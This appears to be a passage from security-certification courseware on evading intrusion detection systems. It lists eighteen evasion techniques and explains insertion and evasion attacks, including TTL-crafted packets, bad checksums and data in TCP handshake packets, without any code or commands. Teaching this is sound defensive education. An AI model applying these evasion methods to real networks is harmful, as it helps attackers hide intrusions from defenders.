
LO#03: Demonstrate Different Techniques to Bypass IDS

Evading IDS

The previous sections helped us to understand IDS, IPS, their roles and functions, how they protect your network from intruders, and the various IDS solutions available. Even though IDS thwart attempts to breach the network security, attackers can still evade IDS. This section explains various ways in which attackers evade IDS.



IDS Evasion Techniques


1 Insertion Attack
2 Evasion
3 Denial-of-Service Attack
4 Obfuscating
5 False Positive Generation
6 Session Splicing
7 Unicode Evasion
8 Fragmentation Attack
9 Overlapping Fragments
10 Time-To-Live Attacks
11 Urgency Flag
12 Invalid RST Packets
13 Polymorphic Shellcode
14 ASCII Shellcode
15 Application-Layer Attacks
16 Desynchronization
17 Encryption
18 Flooding

IDS Evasion Techniques

IDS that provide an extra layer of security to the organization's infrastructure are interesting targets for attackers. Attackers implement various IDS evasion techniques to bypass such security mechanisms and compromise the infrastructure. IDS evasion is the process of modifying attacks to fool the IDS/IPS into interpreting that the traffic is legitimate and thus prevent the IDS from triggering an alert. Many IDS evasion techniques can perform IDS evasion in different and effective ways.

Some IDS evasion techniques are as follows

- Insertion Attack
- Evasion
- DoS Attack
- Obfuscating
- False Positive Generation
- Session Splicing
- Unicode Evasion
- Fragmentation Attack
- Overlapping Fragments
- Time-To-Live Attacks
- Urgency Flag
- Invalid RST Packets
- Polymorphic Shellcode
- ASCII Shellcode
- Application-Layer Attacks
- Desynchronization
- Encryption
- Flooding



Insertion Attack and Evasion

Insertion Attack

- Insertion is the process by which the **attacker confuses the IDS** by forcing it to read invalid packets
- An IDS blindly believes and accepts a packet that an end system rejects, and an attacker exploits this condition and **inserts data into the IDS**
- This attack occurs when the **NIDS is less strict** in processing packets than the internal network
- The attacker obscures extra traffic and the IDS concludes that the traffic is harmless. Hence, the **IDS gets more packets** than the destination
- An attacker sends one-character packets to the target system via the IDS with **varying TTL** such that some packets reach the IDS but not the target system

Evasion

- In this evasion technique, an end system **accepts a packet** that an IDS rejects
- Using this technique, an attacker **exploits the host computer** without the IDS ever realizing it
- The attacker sends **portions of the request** in packets that the IDS mistakenly rejects, allowing the removal of parts of the stream from the IDS
- For example, if the malicious sequence is sent **byte-by-byte** and one byte is rejected by the IDS, the IDS cannot detect the attack
- Here, the **IDS gets fewer packets** than the destination

Insertion Attack

Insertion is the process by which the attacker confuses the IDS by forcing it to read invalid packets (i.e., the system may not accept the packet addressed to it). An IDS blindly trusts and accepts a packet that an end system rejects. If a packet is malformed or if it does not reach its actual destination, the packet is invalid. If the IDS reads an invalid packet, it gets confused. An attacker exploits this condition and inserts data into the IDS. This attack occurs when the NIDS is less strict in processing packets than the internal network. The attacker obscures extra traffic and the IDS concludes that the traffic is harmless. Hence, the IDS gets more packets than the destination.

To understand how insertion becomes a problem for a network IDS, it is important to understand how the IDS detects attacks. It employs pattern-matching algorithms to look for specific patterns of data in a packet or stream of packets. For example, it might search for the "phf" string in an HTTP request to discover a PHF **Common Gateway Interface (CGI)** attack. An attacker who can insert packets into the IDS can prevent pattern matching from working. For instance, an attacker can send the string "phf" to a web server, attempting to exploit the CGI vulnerability, but force the IDS to read "phoneyf" (by "inserting" the string "oney") instead. A straightforward insertion attack involves intentionally corrupting the IP checksum. Every packet transmitted on an IP network has a checksum that verifies the corrupted packets. IP checksums are 16-bit numbers computed by examining the information in the packet. If the checksum on an IP packet does not match the actual packet, the addressed host will not accept it, while the IDS might consider it as part of the effective stream.

For example, the attacker can send packets whose time-to-live (TTL) fields are crafted to reach the IDS but not the target computers. This will result in the IDS and the target system having two different character strings. An attacker confronts the IDS with a stream of one-character packets (the attacker-originated data stream), in which one of the characters (the letter "X") will be accepted only by the IDS. As a result, the IDS and the end system reconstruct two different strings.

A T X A C K
Accepted Monitor
Rejected by End System
T X T C A A K
Attacker's Data Stream
Insertion of the letter 'X'

Figure 12.33: Evading IDS using Insertion attack

Evasion

An "evasion" attack occurs when the IDS discards packets while the host that has to get the packets accepts them. Using this technique, an attacker exploits the host computer. Evasion attacks have an adverse effect on the accuracy of the IDS. An evasion attack at the IP layer allows an attacker to attempt arbitrary attacks against hosts on a network without the IDS ever realizing it. The attacker sends portions of the request in packets that the IDS mistakenly rejects, allowing the removal of parts of the stream from the ID system's view. For example, if the attacker sends a malicious sequence byte by byte, and if the IDS rejects only one byte, it cannot detect the attack. Here, the IDS gets fewer packets than the destination.

One example of an evasion attack is when an attacker opens a TCP connection with a data packet. Before any TCP connection can be used, it must be "**opened**" with a handshake between the two endpoints of the connection. An essential fact about TCP is that the handshake packets can themselves bear data. The IDS that does not accept the data in these packets is vulnerable to an evasion attack.

